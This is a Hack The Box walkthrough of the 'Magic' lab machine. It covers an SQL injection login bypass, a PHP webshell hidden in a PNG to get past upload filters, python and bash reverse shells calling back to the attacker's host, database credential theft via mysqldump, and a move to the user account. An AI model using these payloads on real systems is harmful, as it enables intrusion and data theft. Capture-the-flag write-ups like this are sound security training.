HTB - Magic - SQLi - mysql - mysqldump & sudo binararies via fdisk and sysinfo

IP : 10.10.10.185

```
nmap -p- --min-rate 10000  -sS -sV -sS -A 10.10.10.185 -Pn
```

nmap

`nmap` shows only two TCP ports, SSH (22) and HTTP (80):

```
root@kali# nmap -p- --min-rate 10000 -oA scans/nmap-alltcp 10.10.10.185
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-18 15:01 EDT
Nmap scan report for 10.10.10.185
Host is up (0.013s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 7.79 seconds
root@kali# nmap -p 22,80 -sV -sC -oA scans/nmap-tcpscripts 10.10.10.185
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-18 15:01 EDT
Nmap scan report for 10.10.10.185
Host is up (0.014s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   2048 06:d4:89:bf:51:f7:fc:0c:f9:08:5e:97:63:64:8d:ca (RSA)
|   256 11:a6:92:98:ce:35:40:c7:29:09:4f:6c:2d:74:aa:66 (ECDSA)
|_  256 71:05:99:1f:a8:1b:14:d6:03:85:53:f8:78:8e:cb:88 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Magic Portfolio
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
```


```
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.56 seconds
```

Based on the Apache and OpenSSH versions, this looks like Ubuntu 18.04 Bionic.

Website - TCP 80

Site

The site is an image hosting site:




Please **Login**, to upload images.

At the bottom, it says “Please Login, to upload images.”

SQLi Login Bypass

Clicking Login leads to `/login.php`, with a simple login form:



I tried a few basic logins like admin/admin and magic/magic without luck. I tried a basic SQLi login bypass of username `' or 1=1-- -`, and it logged me in.

This works because the site must be doing something like:

```
SELECT * from users where username = '$username' and password = '$password';
```


So my input makes that:

```
SELECT * from users where username = '' or 1=1-- -and password = 'admin';
```


That must satisfy the site's logic, as it allows me in.

/upload.php

On successful login, the browser is redirected to `/upload.php`:




If I try to upload `shell.php`, it returns:




Sorry, only JPG, JPEG & PNG files are allowed.

If I try to upload a PHP webshell named `shell.jpg`, it responds:




What are you trying to do there?

If I upload a legitimate image file, at the top left, it reports it’s been uploaded:



The file avatar.png has been uploaded.

Back on `/index.php`, my image is there:



I can view the location of the image, which is `/images/uploads/[name I submitted]`.

Directory Brute Force

`gobuster` doesn't show anything I didn't see just looking around the site:

```
root@kali# gobuster dir -u http://10.10.10.185/ -w
/usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x
php -o scans/gobuster-root-medium-php
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.185/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-lowercase-
2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php
[+] Timeout:        10s
===============================================================
2020/04/18 15:04:10 Starting gobuster
===============================================================
/images (Status: 301)
/index.php (Status: 200)
/login.php (Status: 200)
```

```
/assets (Status: 301)
/upload.php (Status: 302)
/logout.php (Status: 302)
/server-status (Status: 403)
===============================================================
2020/04/18 15:14:01 Finished
===============================================================
```

Shell as www-data

Upload PHP Webshell

METHOD 1 (SUCCESS)

```
take any image/jpg/png nnd rename according to cmd belows

method 1 : exiftool -DocumentName='<?php system($_GET["cmd"]); ?>' cmd.php.jpg

exiftool  cmd.php.jpg (document will have payload)

#upload directly to /upload.php, use nc to listen callback.

use /upload/cmd.php.jpg?cmd=python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.37",443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

the above cmd will give us nc connection

OR

method 2. exiftool -DocumentName="<?php exec(\"/bin/bash -c 'bash -i > /dev/tcp/10.10.14.37/443 0>&1'\"); ?>" image.php.jpeg

#convert normal shell to interactive shell

python3 -c 'import pty; pty.spawn("/bin/bash")'
```

METHOD 2:

Bypass Filters


To check the filters on upload, I like to find the POST request where the legitimate image file was uploaded in Burp and send it to repeater. After making sure it successfully submits, I'll start changing things to see where it break. There are three checks that a site typically employs with this kind of upload:

- file extension block/allow lists;
- mimetype or Magic bytes for the file must match that of the allowed type(s);
- `Content-Type` header on the image must be image.

Some testing shows that there are at least two filters applied on upload: filename must end with `.jpg`, `.jpeg`, or `.png` and mimetype passes for images.

The second filter can be bypassed by putting PHP code into the middle of a valid image.

I'll create a copy of my image and name it `avatar-mod.png`. Then I'll open it with `vim` and add a simple PHP webshell to the middle of the file:



```
<89>PNG^M
^Z
<?php system($_GET[cmd]);?>
```


The file starts with the legit magic bytes for a PNG, but I'd added the webshell into the middle of the file. This file uploads without issue.

Getting Execution

There is still a problem here. I need some way to get the website to treat this file like PHP (and thus execute it) and not like an image. Typically that's done by extension. If the site were blocking `.php` saying that was not allowed, I would try things like `.php5`, and `.phtml`. But since the error message is suggesting there's a whitelist of the three image file extensions, that seems less likely.


One thing worth trying is putting `.php` in the file name, just not at the end. This won't execute on a well configured server, but there are misconfigurations that might allow it.

I’ll create a copy of just the plain image file and name it `test.php.png`. When I upload that, it is broken on the main page, and when I view it directly in `/images/uploads`, it shows the text of the file, not the image:



```
�PNG IHDR��L\��.�IDATx���s\W�'x��/��@$�!��7劍����鈍����/�
���d����KeT"� ���{�����s�%B�o�zb�?ɞ8@�������O���曙d����
B�b�'L�P¾EQQ$b�RKe �B���� I�i7�f�A̭$� ��H�(z��K�P� �|��+�
4Euyl>��f1ڑz�����u�`�S0 x�����!��Z %�̂R8I.�F�7���6���T���I�����,+
�x66>t{� � F!@����'a!���P���*���O�g���+�{���d4����Mb,Mj4�ɠ���X��
�"�=���A�P�w`�ol�\O���b���N �����T����V����>]���x����V�Ʊ4�0�
4,�c�����*���Y�����b�R�QVh�� x�\>�����ă���#i�#���' �8U
��.q��������x&W����~�srb���X���MV�m����(ıMS8�����%I(g6�d��
I���v��������N�T���������X���@����>�CM�*�������7���r��������r
���_&�B/W�������Voh���������^x/����x�� Pen�Z>� UB|dw}������?�
k&(#hhR4���*T���kfh�oT]���ä�ff?�6��������D����J����FkC���^?����+blm
�'�&�V -��m�@HHP�X���D���h���������n$gi���0����}��������8�
```

I’ll look at why the webserver is treating that file that way in Beyond Root, but seeing this handled as PHP and not an image is enough for me to move forward. I’ll rename my image with a PHP webshell in it to `avatar.php.png` and upload it. When I visit `http://10.10.10.185/images/uploads/avatar.php.png?cmd=id`, I can see the execution in the middle of the page:



```
��$�J�o@������ �9���,iNdi�e(@���\�E���"J���� !�A�����0�q�
d�i�w���;���yRTꝉy[owŬ0�A�1���\����M[Y-���Io���9d+���)���%
uid=33(www-data) gid=33(www-data) groups=33(www-data) �����%I\
�j���d���*H�(*@�$H�h�����"�$�6�\���� �:*����'�Q$D4�_{�q
'p���f�!#��$I���A�,+� *j;����nQ5_,�U�PCbm����cX3�����%Y�n]Z
```

Shell

To get a shell from here, I just need to pass in a reverse shell. Visiting `http://10.10.10.185/images/uploads/avatar.php.png?cmd=bash -c 'bash -i >%26 /dev/tcp/10.10.14.20/443 0>%261'` works:

```
root@kali# nc -lnvp 443
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.10.185.
Ncat: Connection from 10.10.10.185:53650.
bash: cannot set terminal process group (1140): Inappropriate ioctl for
device
bash: no job control in this shell
www-data@ubuntu:/var/www/Magic/images/uploads$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Priv: www-data –> theseus

Enumeration

Looking at the home directories, there’s one user, theseus, and as www-data I can see `user.txt` but not read it:

```
www-data@ubuntu:/home$ ls
theseus
www-data@ubuntu:/home/theseus$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
testing  user.txt
```

Enumerating as www-data didn’t turn out anything obvious, so I went into the web configurations to see what I could find. The site is hosted out of `/var/www/Magic`:

```
www-data@ubuntu:/var/www/Magic$ ls
assets  db.php5  images  index.php  login.php  logout.php  upload.php
```

`db.php5` does have creds for the database:

```
<?php
class Database
{
    private static $dbName = 'Magic' ;
    private static $dbHost = 'localhost' ;
    private static $dbUsername = 'theseus';
    private static $dbUserPassword = 'iamkingtheseus';

    private static $cont  = null;

    public function __construct() {
        die('Init function is not allowed');
    }

    public static function connect()
    {
        // One connection through whole application
        if ( null == self::$cont )
        {
            try
            {
                self::$cont =  new PDO(
"mysql:host=".self::$dbHost.";"."dbname=".self::$dbName, self::$dbUsername,
self::$dbUserPassword);
            }
            catch(PDOException $e)
            {
                die($e->getMessage());
            }
        }
        return self::$cont;
    }

    public static function disconnect()
    {
        self::$cont = null;
    }
}
```

Database Dump

Unfortunately, `mysql`, the binary I would typically use to connect to the local port and interrogate the DB, isn’t on the box. This is a case where having a full PTY shell on the box paid off, because when I typed `mys[tab][tab][tab]`, it gave a list of things that were on the box:

```
www-data@ubuntu:/var/www/Magic$ mysql
mysql_config_editor        mysql_secure_installation  mysqladmin
mysqld                     mysqldumpslow              mysqlrepair
mysql_embedded             mysql_ssl_rsa_setup        mysqlanalyze
mysqld_multi               mysqlimport                mysqlreport
mysql_install_db           mysql_tzinfo_to_sql        mysqlbinlog
mysqld_safe                mysqloptimize              mysqlshow
mysql_plugin               mysql_upgrade              mysqlcheck
mysqldump                  mysqlpump                  mysqlslap
```

It would have been not that hard to upload Chisel and create a tunnel from my host to the MySQL port (3306) listening on localhost on Magic, but `mysqldump` jumped out as an alternative. Once I figured out the syntax, it worked like a charm:

```
www-data@ubuntu:/$ mysqldump --user=theseus --password=iamkingtheseus --
host=localhost Magic
mysqldump: [Warning] Using a password on the command line interface can be
insecure.
-- MySQL dump 10.13  Distrib 5.7.29, for Linux (x86_64)
```

```
--
-- Host: localhost    Database: Magic
-- ------------------------------------------------------
-- Server version       5.7.29-0ubuntu0.18.04.1

/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!40101 SET NAMES utf8 */;
/*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
/*!40103 SET TIME_ZONE='+00:00' */;
/*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;
/*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS,
FOREIGN_KEY_CHECKS=0 */;
/*!40101 SET @OLD_SQL_MODE=@@SQL_MODE, SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;
/*!40111 SET @OLD_SQL_NOTES=@@SQL_NOTES, SQL_NOTES=0 */;

--
-- Table structure for table `login`
--

DROP TABLE IF EXISTS `login`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `login` (
  `id` int(6) NOT NULL AUTO_INCREMENT,
  `username` varchar(50) NOT NULL,
  `password` varchar(100) NOT NULL,
  PRIMARY KEY (`id`),
  UNIQUE KEY `username` (`username`)
) ENGINE=InnoDB AUTO_INCREMENT=2 DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Dumping data for table `login`
--

LOCK TABLES `login` WRITE;
/*!40000 ALTER TABLE `login` DISABLE KEYS */;
INSERT INTO `login` VALUES (1,'admin','Th3s3usW4sK1ng');
/*!40000 ALTER TABLE `login` ENABLE KEYS */;
UNLOCK TABLES;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;
```

```
/*!40101 SET SQL_MODE=@OLD_SQL_MODE */;
/*!40014 SET FOREIGN_KEY_CHECKS=@OLD_FOREIGN_KEY_CHECKS */;
/*!40014 SET UNIQUE_CHECKS=@OLD_UNIQUE_CHECKS */;
/*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
/*!40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
/*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;
/*!40111 SET SQL_NOTES=@OLD_SQL_NOTES */;
-- Dump completed on 2020-04-19 11:21:47
```

This tool dumps out SQL such that all the commands are here to rebuild this database. There’s one `INSERT` statement for the `login` table:

```
INSERT INTO `login` VALUES (1,'admin','Th3s3usW4sK1ng');
```

su

These creds do work to login without SQLi on the webpage, but they also work for `su` to theseus:

```
www-data@ubuntu:/home/theseus$ su - theseus
Password:
theseus@ubuntu:~$
```

And from there I can grab `user.txt`:

```
theseus@ubuntu:~$ cat user.txt
65e8f262************************
```

Priv: theseus –> root

Enumeration

Any enumeration script will highlight SUID binaries, or I can find files owned by root with SUID set using `find`:

```
